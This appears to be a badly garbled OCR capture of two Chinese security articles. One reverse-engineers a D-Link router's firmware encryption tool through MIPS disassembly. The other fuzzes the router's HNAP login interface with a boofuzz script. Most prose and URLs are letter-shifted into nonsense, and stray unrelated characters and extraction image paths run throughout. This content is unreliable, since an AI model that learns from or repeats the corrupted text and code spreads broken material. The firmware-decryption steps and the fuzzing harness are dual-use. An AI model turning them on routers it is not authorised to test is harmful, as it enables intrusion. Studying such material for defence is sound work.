
vxeb73; 9F 3+,罪矿 绑摄


li $a3, 1 # flags
la $t9, mmap
jalr $t9 ; mmap
sw $zero, 0x38+offset($sp) # offset
li $v1, 0xFFFFFFFF
lw $gp, 0x38+var_20($fp)
beq $v0, $v1, loc_408774
move $a2, $v0
move $a1, $zero
li $v1, 1
move $a0, $zero
b loc_4087D4
li $t0, 1
loc_4087D4:
addu $t2, $s1, $a1
sltu $a3, $a0, $s0
addiu $a1, 1
bnez $a3, loc_40879C
slt $t1, $a1, $s2
loc_408774:
la $t9, printf
lui $a0, 0x42
jalr $t9 ; printf
la $a0, aFailed # "FAILED"
lw $gp, 0x38+var_20($fp)
la $t9, perror
jalr $t9 ; perror
move $a0, $zero # s
b loc_4087FC
li $v0, 0xFFFFFFFF
la $t9, munmap
move $a0, $v0 # addr
jalr $t9 ; munmap
move $a1, $s0 # len
move $v0, $zero
loc_40879C:
lbu $a3, 0($a2)
movz $a1, $zero, $t1
addiu $a0, 1
xor $a3, $v1, $a3
addiu $v1, 1
sll $a3, 24
sra $a3, 24
sb $a3, 0($a2)
slti $t3, $v1, 0xFC
lbu $t1, 0($t2)
movz $v1, $t0, $t3
xor $a3, $t1
sb $a3, 0($a2)
addiu $a2, 1
信安之路


挺 绑摄



矿 5143 警 +GLU; 83OE4bl Z 543Z Z e361elq,罪 f j lelq (f) 矿 谅 绕 院 见 矿 谅Ⓑ挺 vxeb73<3H3+,摄 挺 vxeb73<3H3+,罪矿 般 练罗 读艺 警 矿 练 (f) 绕 DHV 院矿 经 般 DHV ⓠ 摄


addiu $a2, $sp, 0x228+var_204
move $a0, $zero
li $v1, 1
li $a1, 1
loc_409214:
lbu $a3, 0($s0)
addu $t0, $s3, $a0
lbu $t0, 0($t0)
addiu $a0, 1
xor $a3, $v1, $a3
addiu $v1, 1
xor $a3, $t0
sb $a3, 0($s0)
slti $t0, $v1, 0xFC
addiu $s0, 1
slt $a3, $a0, $v0
movz $v1, $a1, $t0
bne $s0, $a2, loc_409214
movz $a0, $zero, $a3
老版本的解密方式?
addiu $v0, $sp, 0x228+var_200
addiu $v1, $sp, 0x228+var_1F0
move $a1, $s3
sw $v1, 0x228+fd($sp)
move $a0, $v0
li $a2, 0x10
sw $s6, 0x228+offset($sp)
addiu $a3, $sp, 0x228+var_128
sw $zero, 4($v0)
sw $zero, 8($v0)
sw $zero, 0xC($v0)
sw $s1, 0x228+var_204($sp)
jalr $t9 ; AES_cbc_encrypt
sw $s1, 0x228+var_200($sp)
lw $gp, 0x228+var_210($sp)
b loc_40953C
nop
la $t9, AES_cbc_encrypt
move $a0, $s3
sw $v0, 0x228+fd($sp)
addiu $a1, $sp, 0x228+var_200
sw $s6, 0x228+offset($sp)
li $a2, 0x10
jalr $t9 ; AES_cbc_encrypt
addiu $a3, $sp, 0x228+var_128
lw $s1, 0x228+var_200($sp)
lw $gp, 0x228+var_210($sp)
sw $s1, 0x228+var_204($sp)
loc_40953C:
la $t9, munmap
move $a0, $s4 # addr
jalr $t9 ; munmap
AES解密?
信安之路

挺 绑摄


main_ptr: .word main
_ftext
fwupload_main_ptr: .word fwupload_main
main
encode_file_check_ptr: .word encode_file_check
fwupload_main
encode_file_check
encrypt_main_ptr: .word encrypt_main
sub_407664
encrypt_main
sub_4090E0
信安之路

谅Ⓑ 警 见 矿 规 见 (f) ⓤ


见 隆谨 矿 面 矿 警

摄

% %

Ⓡ 挺 矿 挺 vxeb73<3H3+, 挺 hqfu| swbp dlq+, 罪 摄 警 见 谅 罪

Ⓑ矿hqfu| swbp dlq+, 挺 vxeb73<3H3+, 矿 练范 陷裁(f) 矿 (f) orfb73<: H; 矿 绑摄



vxeb73;l;F+, 挺 耀 练范 ⓥ 迎 矿 hqfu| swbp dlq+, 挺 (f) jhwrsw+, 挺 矿 vxeb73;l;F+, ⓥ迎 hqfu| swbp dlq+, 挺 摄vxeb73;l;F+, 挺 雅 绑摄

```
sub_408F8C:

var_10= -0x10
var_4= -4

addiu   $sp, -0x20
sw      $ra, 0x20+var_4($sp)
li      $gp, 0x4448B0
sw      $gp, 0x20+var_10($sp)
lui     $a0, 0x43
la      $t9, printf
la      $a1, aEncimg     # "encimg"
jalr    $t9 ; printf
la      $a0, aUsageSOptions  # "Usage: %s {OPTIONS}\n"
lui     $a0, 0x43
lw      $gp, 0x20+var_10($sp)
la      $t9, puts
jalr    $t9 ; puts
la      $a0, aHShowThisMessa  # "   -h                        : show this "...
lui     $a0, 0x43
lw      $gp, 0x20+var_10($sp)
la      $t9, puts
jalr    $t9 ; puts
la      $a0, aVVerboseMode_  # "   -v                       : Verbose mo"...
lui     $a0, 0x43
lw      $gp, 0x20+var_10($sp)
la      $t9, puts
jalr    $t9 ; puts
la      $a0, aIInputImageFil  # "   -i {input image file}    : input imag"...
lui     $a0, 0x43
lw      $gp, 0x20+var_10($sp)
la      $t9, puts
jalr    $t9 ; puts
la      $a0, aEEncodeFile_  # "   -e                        : encode fil"...
lui     $a0, 0x43
lw      $gp, 0x20+var_10($sp)
la      $t9, puts
jalr    $t9 ; puts
la      $a0, aDDecodeFile_  # "   -d                        : decode fil"...
lui     $a0, 0x43
lw      $gp, 0x20+var_10($sp)
la      $a0, aSSignature_  # "   -s                       : signature."
lw      $ra, 0x20+var_4($sp)
la      $t9, puts
jr      $t9 ; puts
addiu   $sp, 0x20
 # End of function sub_408F8C
```


Ⓑ陷罪 %hqflpj% 署矿 警 警 (f)

矿 脑 练罗 翻 hqflpj 矿 ⓥ 绕

罗练 矿 hqfu|swbpdlq+,挺 Ⓟ 绕 练 矿 规 (x)

hqflpj 警 ⓠ 摄 矿

阀 般虚 (f) 见 摄

```
& Xvdj h ri hqflpj
& ghfu|sv ilup z duh
' ?h{wudfwhgbilup z duhbsdwkA2xvu2velq2hqflpj 0l ?lqsxwbildhA
0g 0v ?nh|A

& hqfu|sv ilup z duh
' ?h{wudfwhgbilup z duhbsdwkA2xvu2velq2hqflpj 0l ?lqsxwbildhA
0h 0v ?nh|A
```

警 Ⓓ(f)

ⓟ 警 矿 警 (f)

矿 Ⓓ摄练 绕 院 见

(f) 矿 见 罪 院 摄 矿脑 规 %

% 矿 警 警 远 矿 。

矿 ⓟ(q) 陷 Ⓓ % %摄 矿

警 警 远 。 矿 规 ⓟ 摄

Ⓓ 警 警 矿 警 携

P G8 矿结。 警 F UF 摄

矿 罪 。(f) 矿 罪蝉。 绕

警 院 雅 摄 蝉践 艺 警 警

Ⓓ矿 罪 结 矿(q) 摄 艺

矿 Ⓓ 规遭 矿 翻 迎 罪 规

补 ⓡ 练范 警 警职 陷裁迎 矿 警 P G8

矿 脑 起 陷裁 矿 迎⓺ 摄

警远 。

警 矿 规(x) ilup z duh0p r g0nlw 隆

警 矿 警 警 远 矿 ⓤ

whoqhw2vvk ⓡ矿 阻陷裁 矿远 职 露 。

摄

职 露 警 ⓠ 矿 职 规 ⓟ

vkhoo般摄

矿 (x) 陷裁 vkhoo 矿补 警

Ⓓ阻 矿 评 结Ⓑ 摄

院

Elqz don=

kwwsv=22j lwkxe1fr p2Uhl lup Odev2elqz don

Gliihuhqwldwh Hqfu| swlrq l ur p Frp suhvvlrq Xvlqj P dwk

kwwps=22z z z 1ghyvwlv31fr p253462392gliihuhqwldwh

0hqfu| swlrq0iur p0fr p suhvvlr q0xvlqj 0p dwk2

Hqfu|swrq yv Frpsuhvvlrq/ Sduw5=

kwws=22zzz1ghyvwv31frp2534623922hqfu|swrq0yv0frpsuhvvlrq0sduw052

Szqlqj wkh Gdqn ;83O urxwhuv dqg dexvlqj wkh P|Gdqn Forxg surwrfro=

kwwsv=22slhuuhnlp1jlwkxe1lr2eorj2534:03<03;0gdqn0;83o0p|gdqn0forxg03gd|v0yxoqhudeldwhv1kwpo

ilupzduh0prg0nlw=

kwwsv=22jlwkxe1frp2udpsdjh[2ilupzduh0prg0nlw

lrW 警(f) 职 ix}}

原创 cq674350529 信安之路 2019-03-27


矿 LrW 警 (f) 矿 警罪绕 跳 ⓡ KWWS携Whoqhw携UWWS携XSqS 院 色 Ⓓ (f) 摄 翻练 范 罪 矿陷 评 (x) 矿 缺 阿 摄

警色 Ⓓ (f) 矿 (f) 。 携 **组** 携 **隆** **虚** 摄陷罪矿 隆 矿 脑 矿陷 维 起 摄 绑 矿规 翻足矿 艺Errix}} 矿衍 ix}} 摄

般 矿脑 规 读 陷裁 EOH携 署 ix}}摄 矿 结蝉 艺LrW 矿 脑 艺 ⓡ 摄

衍

矿 败翻 阻矿 罪 阿 摄



(f) 摄 足 结 矿

规(f)翻 艺 艺 摄

矿 (f)翻 携

摄 隆绕 院 绑摄

	基于变异的模糊测试	基于生成的模糊测试
黑盒模糊测试	Taof、Zzuf、Radamsa	Peach、Sulley、Kitty
灰盒模糊测试	AFL、libFuzzer、honggfuzz	Choronzon、Tavor、Fuddly
白盒模糊测试	Vuzzer、SAGE、Driller	

Lr W 矿 艺陷 矿 罪

摄 矿 规

(f)翻缩 神练 艺 矿 KWWS携l WS 矿

陷 。雅 票 练 翻色 Ⓓ 矿

陷 。雅 (f) 结 矿

SOF 罪 矿 艺 摄 矿

Vxoh| 神

kwwsv=22j lwkxe1fr p 2RshqUFH2vxoh|

色 Ⓓ 矿(q) nlwwv 神

kwwsv=22j lwkxe1fr p 2flvfr 0vdv2nlwwv

Vxoh| nlwwv 缩 摄

矿 Lr W 矿 谷

矿规(v) 齐 摄 ⓡ

(v) 矿 跳 ⓡ结 矿 般摄

调 矿 练范 翻摄 矿

齐 矿 矿规轴 摄

摄 职 评 ⓤ 矿


跳 Ⓓ矿(q) 陷裁 频摄

Errix}} 衍

艺 Vxœh| Ⓡ 遵 矿 Errix}}

Vxœh| 矿 般远 练范 exj 职 矿 ⑨般

摄绑 Errix}} 衍 神



= l x}}lqj Vxfnv$ Lqwurgxflqj wkh vxoh| ix}}lqj iudphzrun1Shgudp Dplql) Ddurq Sruwqr|1Eodfn KdwXV 533:

经 矿 耀 。 罗 (f)神

4携 神 (x)


5携评 2 ⓤ神 规 评 矿 携见 携 矿 跳练罗 zhe 艺 Ⓓ

6携见 神绕 莫芯规 携

矿见 经摄调 矿 艺 LrW 矿 (f) 题绑 经 见 摄

7携 隆神 观 隆矿 练范陷裁 Ⓟ

陷罪矿 评 2 ⓤ 5罗 摄艺 矿Errix}} 跳般 聊 矿 vbvwulqj +,携vbe|wh+,携vbvwdwf+, 摄 艺评 2 ⓤ 矿陷 谨 绑 罪摄



= l x}}lqj Vxfnv$ Lqwurgxflqj wkh vxoh| ix}}lqj iudp hz r un1 Shgudp Dp lql) Ddur q Sr uwqr|1 Eodf n KdwXV 533:

经 罪矿 hkor 携 khor 携 p dlc iur p 携 ufsv wr 携 gdwd 8 罗 矿 *hkor*0A*p dlc ir up*0A*ufsv wr*0A*gdwd* *khor*0A*p dlc iur p*0A*ufsv wr*0Agdwd*谨 般 职 间 院 摄 f dooedf nbr qh+, f dooedf nbwz r +, 挺 矿 补 hf kr ⓤⒷ p dlc iur p 评 挺 矿(x) 练 Ⓓ矿 p dlc iur p 规 hkor 罪 练范迎 摄 suhbvhqg+, sr vwbvhqg+,(q) Ⓡ 练范 败 练范 败摄

般 魁罗 Ⓟ 矿起 耀 绑神

4携 。 票

5携 评 迎 +。 ls ,矿 间 陷 票

6携 ⑨ Ⓓ 票

7携 ix}}摄

ix}}

规 翻足矿 艺 经KWWS ⓡ 翻 矿

规 kwws 翻足 衍 摄

艺ⓤ (f) 矿 矿

警 讨 摄

间矿 绕 莫芯矿 kwws

。矿 绑摄

	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.2.148	192.168.2.1	HTTP/X…	1035	POST /HNAP1/ HTTP/1.1
6	0.032319	192.168.2.148	192.168.2.1	HTTP/X…	1065	POST /HNAP1/ HTTP/1.1
10	0.102325	192.168.2.148	192.168.2.1	HTTP	520	GET /Home.html HTTP/1.1
474	1.101056	192.168.2.148	192.168.2.1	HTTP/X…	947	POST /HNAP1/ HTTP/1.1
487	1.161275	192.168.2.148	192.168.2.1	HTTP	512	GET /hnap/GetUSBStorageDevice.xml?v=20171017163356 HTTP/1.1
497	1.255386	192.168.2.148	192.168.2.1	HTTP	457	GET /header.html HTTP/1.1
499	1.257704	192.168.2.148	192.168.2.1	HTTP/X…	941	POST /HNAP1/ HTTP/1.1
522	1.390291	192.168.2.148	192.168.2.1	HTTP/X…	914	POST /HNAP1/ HTTP/1.1
588	2.124746	192.168.2.148	192.168.2.1	HTTP/X…	939	POST /HNAP1/ HTTP/1.1
590	2.125827	192.168.2.148	192.168.2.1	HTTP	512	GET /hnap/GetScheduleSettings.xml?v=20171017163356 HTTP/1.1
612	2.386782	192.168.2.148	192.168.2.1	HTTP/X…	914	POST /HNAP1/ HTTP/1.1
620	2.538995	192.168.2.148	192.168.2.1	HTTP	509	GET /hnap/GetMultipleHNAPs.xml?v=20171017163356 HTTP/1.1
622	2.539778	192.168.2.148	192.168.2.1	HTTP/X…	939	POST /HNAP1/ HTTP/1.1
624	2.541920	192.168.2.148	192.168.2.1	HTTP/X…	937	POST /HNAP1/ HTTP/1.1
626	2.546875	192.168.2.148	192.168.2.1	HTTP/X…	941	POST /HNAP1/ HTTP/1.1
701	2.886463	192.168.2.148	192.168.2.1	HTTP/X…	947	POST /HNAP1/ HTTP/1.1
712	2.922612	192.168.2.148	192.168.2.1	HTTP/X…	1003	POST /HNAP1/ HTTP/1.1

规 翻足矿 kwws 足 绑摄

```
POST /HNAP1/ HTTP/1.1
Connection: keep-alive
Content-Length: 400
HNAP_AUTH: E889FD5249E5D51C6C9424283DE3B5DB 1553349899
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/72.0.3626.121 Safari/537.36
Content-Type: text/xml; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
SOAPAction: "http://purenetworks.com/HNAP1/Login"
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8

<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><Login
xmlns="http://purenetworks.com/HNAP1/"><Action>request</Action><Username>xxx<
<LoginPassword>xxx</LoginPassword><Captcha></Captcha></Login></soap:Body></soap:Envelope>
```


(x) 罪 跳 kvws 聊 矿 (f) 足

绑 摄

```
s_initialize('login')    # 整个请求的名称

# 对应 POST /HNAP1/ HTTP/1.1
s_string('POST', name='method')      # 对该字段进行fuzz
s_static(' ')
s_static('/HNAP1/', name='url')      # 不对该字段进行fuzz
s_static(' ')
s_static('HTTP/1.1')
s_static('\r\n')

# 对应 Content-Length: 400
s_static('Content-Length')
s_static(':')
s_size('data', output_format='ascii', fuzzable=True)     # size的值根据data部分的长度自动进行计
算，同时对该字段进行fuzz
s_static('\r\n')

# 对应http请求数据
with s_block('data'):
    s_string('<?xml version="1.0" encoding="utf-8"?>')
    s_static('<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">')
    s_static('<soap:Body>')
    s_static('<Login xmlns="http://purenetworks.com/HNAP1/">')
    s_static('<Action>')
    s_string('login', max_len=1024)      # 字段变异后的最大长度为1024
    s_static('</Action>')
    # 省略部分内容
    s_static('</soap:Envelope>')
```


罗 ix}} 隆谨 题 摄

ix}}矿 。评 矿 矿

调 票 (f) ix}}矿

。评 矿 矿

脑 摄

脑评 摄 矿

?B{pcyhuvlrq@%413%hqfrglqj @%xwi0;%BA 矿 陷

败练罗 谨矿 (f)翻 门B

艺隆谨　耻　　罗　　矿　　署　　矿

雅　。　练范　⑼摄　　矿脑　规　　⑨　⑼摄

读　矿　　。罪　陷裁 kvvs

聊摄

矿　　摄

评　迎

。　聊　　矿　　绕评　　院　迎　矿。

ls　　携　　摄


```
host = '192.168.2.1'
port = 80

# 其他参数可以按需设置，比如添加fuzz_loggers来保存测试用例和结果等
session = Session(session_filename='http_session', receive_data_after_fuzz=True,
ignore_connection_reset=True, restart_sleep_time=10)
target = Target(
    connection=SocketConnection(host, port, proto='tcp'),
    netmon=Remote_NetworkMonitor(host, port, proto='tcp'))  # 服务可用性监控

session.add_target(target)
```


职Ⓡ　聊　　练　　间　　矿　(f)

足　绑摄

```
session.connect(s_get('login'))      # 默认前置节点为root
session.connect(s_get('login'), s_get('setsysemailsettings'), callback=add_auth_callback)
session.connect(s_get('login'),s_get('setsyslogsettings'), callback=add_auth_callback)
session.connect(s_get('login'),s_get('setschedulesettings'), callback=add_auth_callback)
```

